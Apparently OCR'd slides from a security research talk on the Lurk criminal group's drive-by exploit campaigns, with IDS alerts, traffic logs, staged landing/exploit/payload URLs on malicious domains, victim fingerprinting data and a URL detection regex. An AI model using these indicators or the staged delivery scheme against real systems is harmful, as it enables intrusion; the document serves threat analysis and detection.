LURK – The Story about Five Years of Activity

VLADIMIR KROPOTOV TREND MICRO

FYODOR YAROCHKIN ACADEMIA SINICA AND NATIONAL TAIWAN UNIVERSITY

Agenda

INTRODUCTION
THE EARLY DAYS OF LURK (2011 .. 2012)
RISE AND FALL OF LURK (2013 - 2014, AND 2015 - 2016)
LURK: EXPLOIT DELIVERY TECHNIQUES
LURK: INTERMEDIATE VICTIMS
LURK: FINAL TARGETS
DEMISE OF LURK
QA

About us


so what did you say about bot..S?

I said I eat bot code for breakfast.. EVERYDAY!!

Introduction

Introduction

- Data sources and visibility
- Timeline we cover
- Topics we highlight
- What is out of the scope



Lurk in “nutshell”

- The Lurk - early observations in 2011, 2012
- The Lurk - becoming extremely active, attacking .RU segment of Internet
- The Lurk - upgrading infrastructure
- A blog post about “fileless” appears securelist.com
- Lurk - going global
- Lurk is given attention by Kaffeine (of malwaredontneedcoffee famous blog)
- Lurk is given attention by CISCO TALOS security team
- Microsoft discussed flash zero day exploited by the Lurk (https://blogs.technet.microsoft.com/mmpc/2014/02/10/a-journey-to-cve-2013-5330-exploit/)
- The securelist.com publishes multiple public reports(s) about Lurk activity
- BOOM ka-BOOM! - the Lurk group is being busted (50 people arrested)
- The securelist.com publishes “post-mortem” report


EARLY DAYS OF LURK 2011-mid 2012

First time detection

```
Date/Time 2011-10-31 13:54:43 MSK
Alert Name    ActiveX_Warning
Severity      Low
Observance Type
              Intrusion Detection
Combined Event Count  1
:code     200
:protocol             http
:server   owpvqxvbjs.com
:URL      /BVRQ
```

Other Basic definitions

What is drive-by (anyone?)
What is ‘landing’
exploit vs payload
Undersing intermediate victims and ‘watering hole’ attacks




Bodiless or fileless payload

Lurk was the first criminal web exploitation group to use bodiless/fileless non-persistent payload in exploit chain.

Multi-staged payload delivery:

Lurk used initial non-persistent payload which probed the target of interest before making decision if any additional payload needs to be served.



Distinct network footprint of Lurk

stage	url	mime
landing	http://zaurona.eu/GLMF	text/html
exploit	http://zaurona.eu/0GLMFss	application/3dr
payload	http://zaurona.eu/1GLMFss	application/octet-stream

Victims in February 15 2012

257	200	HTTP	local.mb.rian.ru	/cgi-bin/banner/4643?90884&login=ino_free.shapka_300x90_...
258	200	HTTP	local.mb.rian.ru	/cgi-bin/banner/4636?89227&login=ino_free.shapka_300x90_...
259	200	HTTP	local.mb.rian.ru	/cgi-bin/banner/4652?76723&login=ino_free.shapka_300x90_...
260	200	HTTP	vid-1.rian.ru	/ig/css/inosmi1.css
261	200	HTTP	local.mb.rian.ru	/cgi-bin/banner/4622?51362&login=ino_free.shesternik_ino_in...
262	200	HTTP	local.mb.rian.ru	/cgi-bin/banner/4625?51362&login=ino_free.shesternik_ino_in...
263	200	HTTP	local.mb.rian.ru	/cgi-bin/banner/4489?51362&login=ino_free.shesternik_ino_in...
264	200	HTTP	local.mb.rian.ru	/cgi-bin/banner/4603?51362&login=ino_free.shesternik_ino_in...
265	200	HTTP	local.mb.rian.ru	/cgi-bin/banner/4607?51362&login=ino_free.shesternik_ino_in...
266	200	HTTP	local.mb.rian.ru	/cgi-bin/banner/4614?51362&login=ino_free.shesternik_ino_in...
267	200	HTTP	vid-1.rian.ru	/ig/css/inosmi_new.PNG
268	200	HTTP	search.twitter.com	/search.json?q=%40inosmi&callback=TWTR.Widget.receiveCal...
269	200	HTTP	bopewaf.eu	/0GLMFss
270	200	HTTP	a0.twimg.com	/profile_images/1350567563/my_photo_s_normal.jpg
271	200	HTTP	a0.twimg.com	/profile_images/1350567563/my_photo_s_normal.jpg
272	404	HTTP	bopewaf.eu	/com.class
273	200	HTTP	search.twitter.com	/search.json?q=%40inosmi&callback=TWTR.Widget.receiveCal...
274	404	HTTP	bopewaf.eu	/edu.class
275	404	HTTP	bopewaf.eu	/net.class
276	404	HTTP	bopewaf.eu	/org.class
277	200	HTTP	a3.twimg.com	/profile_images/1380335574/big-panda11-428x620_normal.jpg
278	200	HTTP	a3.twimg.com	/profile_images/1380335574/big-panda11-428x620_normal.jpg
279	200	HTTP	a1.twimg.com	/profile_images/1390135119/Koza-28.07m_normal.jpg
280	200	HTTP	a1.twimg.com	/profile_images/1390135119/Koza-28.07m_normal.jpg
281	200	HTTP	a0.twimg.com	/profile_images/1142545953/DSC00713_normal.JPG
282	200	HTTP	a0.twimg.com	/profile_images/1142545953/DSC00713_normal.JPG
283	200	HTTP	a3.twimg.com	/profile_images/1250478402/PIC_03-01-01_14-19-24_normal.jpg
284	200	HTTP	a3.twimg.com	/profile_images/1250478402/PIC_03-01-01_14-19-24_normal.jpg
285	200	HTTP	search.twitter.com	/search.json?q=%40inosmi&callback=TWTR.Widget.receiveCal...
286	200	HTTP	search.twitter.com	/search.json?q=%40inosmi&callback=TWTR.Widget.receiveCal...
287	200	HTTP	a2.twimg.com	/profile_images/1441364374/____-201107-2_normal.JPG
288	200	HTTP	a2.twimg.com	/profile_images/1441364374/____-201107-2_normal.JPG

Request Headers [Raw] [Heade

GET /0GLMFss HTTP/1.1

Client

Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=

accept-encoding: pack200-gzip, gzip

User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_27

Entity

content-type: application/x-java-archive

Transport

Host: bopewaf.eu

Proxy-Connection: keep-alive

Transformer | Headers | TextView | SyntaxView | Ima

HexView | WebView | Auth | Caching | Cookies | R

JSON | XML

Response Headers [Raw] [Heade

HTTP/1.1 200 OK

Cache

Cache-Control: no-cache, must-revalidate, max-age=1

Date: Wed, 15 Feb 2012 11:25:51 GMT

Expires: Sat, 26 Jul 1997 05:00:00 GMT

Pragma: no-cache

Entity

Content-Length: 10844

Content-Type: application/3dr

Last-Modified: Sat, 26 Jul 2040 05:00:00 GMT

Miscellaneous

Server: nginx/0.7.65

X-Powered-By: PHP/5.3.2-1ubuntu4.10

Transport

Proxy-Connection: keep-alive

A magic pattern :-)

This URL signature proved itself to be very effective for Lurk URL detection at its early stages

```
^[A-Z0-9]{4}$
```


The pattern at work

Surprisingly the pattern worked very well

date	url	stage	mime
02-2012	GLMF	landing	text/html
02-2012	0GLMFss	exploit	application/3dr
02-2012	1GLMFss	payload	application/octet-stream
03-2012	HK7T	landing	text/html
03-2012	0HK7Tss	exploit	application/3dr
03-2012	1HK7Tss	payload	application/octet-stream
05-2012	RK85	landing	text/html
05-2012	0RK85ss	exploit	application/3dr
05-2012	1RK85ss	payload	application/octet-stream
08-2012	2T4T	landing	text/html
08-2012	02T4Tdq	exploit	application/Java-archive
08-2012	12T4Tjq	payload	application/octet-stream
09-2012	7GIC	landing	text/html
09-2012	17GICjq	payload	application/octet-stream
09-2012	07GICjq	exploit	application/Java-archive
12-2012	ISOQ	landing	text/html
01-2013	1ISOQjq	payload	application/octet-stream
01-2013	0ISOQjq	exploit	application/Java-archive
02-2013	0XZAHwj	exploit	application/Java-archive
02-2013	XZAH	landing	text/html
02-2013	1XZAHwj	payload	application/octet-stream
03-2013	80F5	landing	text/html
03-2013	180F5wj	payload	application/octet-stream
03-2013	080F5wj	exploit	application/Java-archive

Patterns and Mime types of Lurk Exploit chain

Lurk exploitation chain May 2012




Lurk target fingerprinting

Lurk only served additional stages of multi-staged malware, if initial analysis of compromised target confirmed it to be a target of interest.

```
Date/Time 2012-05-04 11:39:58 MSK
Tag Name  HTTP_Post_Field
Severity     Low
Target IP Address 37.58.73.171
Target Object Name 80
Target Object Type  Target Port
:arg      hl=us&source=hp&q=-
1785331712&aq=f&aqi=&aql=&oq=
:field     Adobe Flash Player 11
ActiveX|1.Conexant 20585
SmartAudio HD|3.ThinkPad Modem
Adapter|7.Security Update for
Windows XP (KB2079403)|1.Security
Update for Windows XP (KB2115168)
|1.Security Update for Windows XP
(KB2229593)|1.Security Update for
Windows
:server  mobility65w.com
:URL     /search
:value    <empty>
```

Lurk exploitation chain September 2012



Lurk exploitation chain September 2012 two days later

mime type sequences as another pattern

stage	ref	ip	method	url	mime	in	out
infect	http://newsru.com/	184.22.165.170	GET	http://cdmalinkrating.net/7GIC	text/html	58066.0	603.0
infect	http://cdmalinkrating.net/7GIC	184.22.165.170	GET	http://cdmalinkrating.net/07GICdq	text/html	5967.0	354.0
infect	-	184.22.165.170	GET	http://cdmalinkrating.net/07GICjq	application/Java-archive	20329.0	670.0
infect	-	184.22.165.170	GET	http://socialisminsight.org/17GICjq	application/octet-stream	127376.0	603.0

